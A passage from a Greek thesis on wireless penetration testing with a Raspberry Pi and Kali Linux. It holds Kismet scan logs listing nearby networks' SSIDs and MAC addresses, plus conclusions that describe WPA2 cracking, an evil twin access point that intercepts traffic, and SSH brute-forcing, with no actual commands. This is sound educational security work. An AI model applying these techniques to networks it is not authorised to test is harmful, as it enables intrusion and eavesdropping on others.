INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf
INFO: Loading config override file '/etc/kismet/kismet_package.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_package.conf
INFO: Loading config override file '/etc/kismet/kismet_site.conf'
INFO: Optional sub-config file not present: /etc/kismet/kismet_site.conf
INFO: Local config and cache directory '/root/.kismet/' does not exist;
      creating it.
KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the Kismet UI
INFO: Enabling channel list splitting on sources which share the same list
      of channels
```

Εικόνα Β. 52 sudo kismet -c wlan0mon συνέχεια

```
INFO: Enabling channel list shuffling to optimize overlaps
INFO: Sources will be re-opened if they encounter an error
INFO: Saving datasources to the Kismet database log every 30 seconds.
INFO: Launching remote capture server on 127.0.0.1 3501
INFO: Data sources passed on the command line (via -c source), ignoring
source= definitions in the Kismet config file.
INFO: Probing interface 'wlan0mon' to find datasource type
/devices/views/all/last-time/:timestamp/devices
INFO: Opened kismetdb log file './Kismet-20210729-13-56-02-1.kismet'
INFO: Found type 'linuxwifi' for 'wlan0mon'
INFO: Saving packets to the Kismet database log.
ALERT: ROOTUSER Kismet is running as root; this is less secure. If you
are running Kismet at boot via systemd, make sure to use 'systemctl
edit kismet.service' to change the user. For more information, see
the Kismet README for setting up Kismet with minimal privileges.
INFO: Starting Kismet web server...
INFO: (DEBUG) Beast server listening on 0.0.0.0:2501
INFO: wlan0mon interface 'wlan0mon' looks like it is a Broadcom binary
driver found in the Raspberry Pi and some Android devices; this will
ONLY work with the nexmon patches
INFO: wlan0mon interface 'wlan0mon' is already in monitor mode
INFO: wlan0mon finished configuring wlan0mon, ready to capture
INFO: Data source 'wlan0mon' launched successfully
INFO: Detected new 802.11 Wi-Fi access point D8:29:18:AD:8B:47
INFO: 802.11 Wi-Fi device D8:29:18:AD:8B:47 advertising SSID 'COSMOTE WiFi
Fon'
INFO: Detected new 802.11 Wi-Fi access point D8:29:18:AD:8B:44
INFO: 802.11 Wi-Fi device D8:29:18:AD:8B:44 advertising SSID 'Home-basic'
INFO: Detected new 802.11 Wi-Fi device D8:29:18:AD:8B:3E
INFO: Detected new 802.11 Wi-Fi device 70:62:B8:B4:28:7D
INFO: Detected new 802.11 Wi-Fi device 7A:D3:8D:DB:5D:B8
INFO: Detected new 802.11 Wi-Fi access point 78:D3:8D:DA:5D:B8
INFO: 802.11 Wi-Fi device 78:D3:8D:DA:5D:B8 advertising SSID 'HOME2'
ERROR: Error reading config file '/root/.kismet/kismet_httpd.conf': No
such file or directory
INFO: A new administrator login and password have been set.
INFO: Detected new 802.11 Wi-Fi device 76:DB:A7:36:C0:F1
INFO: Detected new 802.11 Wi-Fi device 1A:9C:1B:3B:D5:9C
INFO: Detected new 802.11 Wi-Fi device 0A:49:E1:4C:CE:68
INFO: Detected new 802.11 Wi-Fi device CC:6E:A4:57:E7:71
INFO: 802.11 Wi-Fi device D8:29:18:AD:8B:44 advertising SSID 'Home-basic'
INFO: Detected new 802.11 Wi-Fi device EA:C4:68:14:69:27
INFO: 802.11 Wi-Fi device D8:29:18:AD:8B:47 advertising SSID 'COSMOTE WiFi
Fon'
INFO: Detected new 802.11 Wi-Fi device 0E:DE:2B:AD:4D:D4
INFO: Detected new 802.11 Wi-Fi device 1E:73:6A:0A:66:FB
INFO: Detected new 802.11 Wi-Fi device A2:63:C6:F3:2E:51
INFO: Detected new 802.11 Wi-Fi device 0A:AE:53:73:EA:56
INFO: 802.11 Wi-Fi device 78:D3:8D:DA:5D:B8 advertising SSID 'HOME2'
INFO: Detected new 802.11 Wi-Fi device 2E:FA:53:3B:03:66
```

Όπως φαίνεται στην παραπάνω εικόνα, το συγκεκριμένο πρόγραμμα κατάφερε και ανίχνευσε διάφορες “wireless” συσκευές που υπάρχουν στην εμβέλεια του raspberry pi 4 Model B εμφανίζοντας παράλληλα το “SSID” καθώς επίσης και τη διεύθυνση “MAC” της κάθε “wireless” συσκευής.

Κεφάλαιο Γ'

Γ'.1 ΣΥΜΠΕΡΑΣΜΑΤΑ

Χρησιμοποίησα το raspberry pi 4 Model B για να γίνουν οι επιθέσεις Wi-Fi. Αρχικά έκανα την προετοιμασία σχετικά με την εισαγωγή του σε μία αλουμινένια ειδική θήκη για να υπάρχει διευκόλυνση στη φορητότητά του και να υπάρξει μείωση των θερμοκρασιών του κατά 10 βαθμούς κελσίου περίπου με την παθητική ψύξη που παρέχει η αλουμινένια θήκη. Εγκατέστησα σε μία SD κάρτα το λειτουργικό σύστημα Kali Linux 21.1 για να επιτευχθούν οι επιθέσεις της συγκεκριμένης εργασίας. Πιο συγκεκριμένα έγινε η χρήση των προγραμμάτων Aircrack-ng, Reaver και Wifite για να γίνει το σπάσιμο των πρωτοκόλλων WPA/WPA2 για τη κάθε περίπτωση πρόγραμμα. Το πρώτο πρόγραμμα που χρησιμοποίησα ήταν το Aircrack-ng για να σπάσω το πρωτόκολλο WPA/WPA2 του ασύρματου δικτύου μου. Ξεκίνησα βλέποντας ποια είναι τα διαθέσιμα “Wi-Fi interfaces” όπου ένα από αυτά χρησιμοποίησα για την επίθεση μου και στην συγκεκριμένη περίπτωση το wlan1 που ήταν ο USB Wi-Fi αντάπτορας. Αμέσως μετά έβαλα το wlan1 σε “monitor mode”, δηλαδή σε wlan1mon και το χρησιμοποίησα για να βρω τα διαθέσιμα ασύρματα δίκτυα τα οποία ήταν στην εμβέλεια το raspberry pi 4 Model B. Τα ασύρματα δίκτυα τα οποία ανιχνεύτηκαν σε κοντινή απόσταση ήταν τρία. Το ένα από τα τρία ήταν και αυτό που έκανα την επίθεση και είχε συγκεκριμένες πληροφορίες για να ξεχωρίζει από τα άλλα, όπως το κανάλι τους, την ονομασία τους (ESSID), το BSSID, STATION κτλ. Το επόμενο βήμα που ακολούθησα είναι να γίνει η χρήση του airodump με την αντίστοιχη διεύθυνση “MAC” που θέλαμε να κάνουμε επίθεση, το αντίστοιχο κανάλι και έδωσα ένα όνομα στο αρχείο που θα αποθηκευτούν τα δεδομένα μας. Στη συνέχεια χρησιμοποίησα το aireplay-ng με το BSSID του Wi-Fi στόχου και το BSSID του raspberry pi 4 Model B. Τέλος, χρησιμοποίησα το “aircrack-ng” για τα δεδομένα που δημιουργήθηκαν σε εξωτερικό αρχείο για να σπάσω το κλειδί WPA2 σε συνδυασμό με τη χρήση της “wordlist” του Kali Linux “rockyou.txt”. Το αποτέλεσμα όλων αυτών των βημάτων ήταν επιτυχές καθώς όλη η διαδικασία λειτούργησε. Το πρόβλημα εστιάστηκε στο χρόνο που χρειάστηκε για να σπάσει ο κωδικός και ήταν 12 ώρες. Δυστυχώς το raspberry pi 4 Model B δεν έχει την ίδια επεξεργαστική ισχύ που έχει ένα laptop ή ένα PC παρόλαυτα αποτελεί ένα αξιοπρεπές σύστημα για να πραγματοποιηθούν διάφορες επιθέσεις. Επιπλέον ένας άλλος παράγοντας είναι και η “wordlist” που χρησιμοποιείται σε συνδυασμό με την πολυπλοκότητα του κωδικού του ασύρματου δικτύου. Ένα άλλο πρόβλημα που θα μπορούσε να διαπιστώσει κάποιος είναι η μη ύπαρξη σκληρού δίσκου και αυτό δημιουργεί πρόβλημα μεταφοράς και αποθήκευσης μεγάλων αρχείων σε αυτό. Στην προκειμένη περίπτωση τέτοιο πρόβλημα δεν υπήρξε καθώς η “wordlist” είχε μικρό μέγεθος. Ένα άλλο παραπλήσιο εργαλείο που χρησιμοποίησα είναι το Reaver. Αρχικά, βρήκα ποια είναι τα διαθέσιμα “Wi-Fi interfaces” για να εκτελέσω τη συγκεκριμένη επίθεση, που στην προκειμένη περίπτωση χρησιμοποίησα το wlan0. Στη συνέχεια το έβαλα σε “monitor mode” και με βάση αυτό εντόπισα τα διαθέσιμα εντός εμβέλειας διαθέσιμα ασύρματα δίκτυα με το αντίστοιχο κανάλι τους, την ονομασία τους (ESSID), το BSSID, STATION κτλ. Τέλος, έτρεξα το πρόγραμμα για να σπάσει ο κωδικός του ασύρματου δικτύου-στόχος. Το αποτέλεσμα ήταν το πρόγραμμα να κρασάρει βγάζοντας μήνυμα ότι το WPS ήταν απενεργοποιημένο. Εκτέλεσα ξανά την όλη διαδικασία ενεργοποιώντας παράλληλα μέσα από το ρούτερ WPS και πατώντας το αντίστοιχο πλήκτρο του ρούτερ. Επομένως, η ανωτέρω επίθεση δεν είχε επιτυχία. Τέλος, χρησιμοποίησα το τελευταίο εργαλείο για να σπάσει WPA/WPA2 και ήταν το

Wifite2. Έτρεξα το συγκεκριμένο πρόγραμμα και επέλεξα κατευθείαν το “Wi-Fi interface” που ήταν το wlan0 και έπειτα το επιθυμητό ασύρματο δίκτυο που ήθελα να επιτεθώ. Σε σχέση με τα προηγούμενα δύο προγράμματα, το Wifite2 είναι αυτοματοποιημένο επιλέγοντας κατευθείαν το “Wi-Fi interface” και το ασύρματο δίκτυο. Περιμένοντας λοιπόν να γίνει η «χειραψία», το πρόγραμμα έτρεξε και ξεκίνησε να σπάσει τον κωδικό του ασύρματου δικτύου. Το αποτέλεσμα ήταν ότι το συγκεκριμένο πρόγραμμα δεν κατάφερε να σπάσει τον κωδικό με την προεπιλεγμένη από το πρόγραμμα “wordlist-probable.txt” καθώς δεν περιείχε τον χρησιμοποιούμενο κωδικό του ασύρματου δικτύου. Επίσης, υπάρχει και η πιθανότητα ο συνδυασμός των χαρακτήρων και των αριθμών να είναι αρκετά περίπλοκη ώστε να βρεθεί από το συγκεκριμένο πρόγραμμα με την συγκεκριμένη «λίστα λέξεων». Άλλη μία είδους Wi-Fi επίθεσης που πραγματοποιήθηκε είναι το «δίδυμο του διαβόλου» (evil twin). Για την υλοποίηση της συγκεκριμένης επίθεσης χρησιμοποιήθηκαν το “dnsmasq” και “hostapd”. Πραγματοποιήθηκαν οι απαραίτητες ρυθμίσεις στα αρχεία “dnsmasq.conf” και “hostapd.conf” και δόθηκε όνομα ίδιο με αυτό του ασύρματου δικτύου που θέλαμε να χρησιμοποιήσουμε. Για την υλοποίηση και καλύτερη επίδειξη της επίθεσης έκανα τη σύνδεση 2 διαφορετικών συσκευών στο ψεύτικο σημείο πρόσβασης. Αποτέλεσμα ήταν με το που συνδέθηκαν να εμφανιστούν οι διευθύνσεις mac των δύο αυτών συσκευών βγάζοντας μήνυμα ότι η «χειραψία» ολοκληρώθηκε. Παράλληλα στο άλλο παράθυρο του τέρμιναλ μπορούσα να κάνω την καταγραφή των κινήσεων των συσκευών αυτών που κάνανε στο διαδίκτυο. Συνοψίζοντας, η συγκεκριμένη Wi-Fi επίθεση ήταν επιτυχής. Τέλος, χρησιμοποιήθηκαν άλλα βοηθητικά προγράμματα, τα οποία μπορούν να δώσουν χρήσιμες πληροφορίες για το ασύρματο δίκτυο σχετικά με τη στρατηγική που θα ακολουθήσει ο επιτιθέμενος. Τα προγράμματα αυτά τρέξαν χωρίς κανένα πρόβλημα και ήταν αποτελεσματικά σχετικά με την αναγνώριση και εξερεύνηση του δικτύου (Nmap), για καταγραφή και παρακολούθηση πακέτων στο δίκτυο (Tcpdump), για την ανάλυση πακέτων του δικτύου (Wireshark) και ανίχνευση Wi-Fi συσκευών (kismet). Ακόμη σε επίπεδο βοηθητικών προγραμμάτων χρησιμοποιήθηκαν τρία προγράμματα Medusa, Hydra και John the Ripper, όπου έσπασαν τον κωδικό του SSH πρωτοκόλλου ενός άλλου υπολογιστή με λειτουργικό σύστημα Ubuntu 20.04 με τη βοήθεια μίας “wordlist” και εκτελώντας “brute force” επίθεση.

ΒΙΒΛΙΟΓΡΑΦΙΑ

- [1] <https://www.raspberrypi.org/about/>
- [2] <https://www.raspberrypi.org/products/raspberry-pi-4-model-b/>
- [3] <https://www.robot-advance.com/EN/art-raspberry-pi-4-model-b-4go-2640.htm>
- [4] <https://www.pcsteps.gr/52828-%CF%84%CE%B9-%CE%B5%CE%AF%CE%BD%CE%B1%CE%B9-%CF%84%CE%BF-raspberry-pi/>
- [5] Pfleeger, P., C., Lawrence, S., Margulies, J., 2020, Τίτλος πρωτοτύπου: Security in Computing, 5th Edition, Γωγούσης, Π., Μετάφραση: «Ασφάλεια Πληροφοριακών Συστημάτων», Εκδόσεις Τζιόλα, Θεσσαλονίκη
- [6] Muniz, J., Lakhani, A., 2015, Penetration Testing with Raspberry Pi, Construct a hacking arsenal for penetration testers or hacking enthusiasts using Kali Linux on a Raspberry Pi, Pack Publishing, Birmingham
- [7] Bacudio, A.G., Yuan, X., Bill Chu, T., Jones, M., 2011, An Overview of Penetration Testing, International Journal of Network Security & Its Applications (IJNSA), Vol.6
- [8] Johns, A., 2015, Mastering Wireless Penetration Testing For Highly Secured Environments, Scan, exploit and crack wireless networks by using the most advanced techniques from security professionals, Packt Publishing, Birmingham
- [9] <https://tools.kali.org/wireless-attacks/wifite>
- [10] <https://www.yeahhub.com/create-fake-ap-dnsmasq-hostapd-kali-linux/>
- [11] <https://kalitut.com/rogue-ap-fake-access-points/>
- [12] Wang, S., Wang, J., Feng, C., Pan, Z., 2016, Wireless Network Penetration Testing and Security Auditing, ITM Web of Conference 7
- [13] [https://en.wikipedia.org/wiki/Hydra_\(software\)](https://en.wikipedia.org/wiki/Hydra_(software))
- [14] <https://github.com/jmk-foofus/medusa>
- [15] https://en.wikipedia.org/wiki/John_the_Ripper
- [16] <https://www.md5hashgenerator.com/>
- [17] <https://github.com/An0nUD4Y/blackeye>

- [18] [https://en.wikipedia.org/wiki/Kismet_\(software\)](https://en.wikipedia.org/wiki/Kismet_(software))
- [19] <https://www.instructables.com/Wireshark-primer/>
- [20] <https://www.kali.org/get-kali/#kali-arm>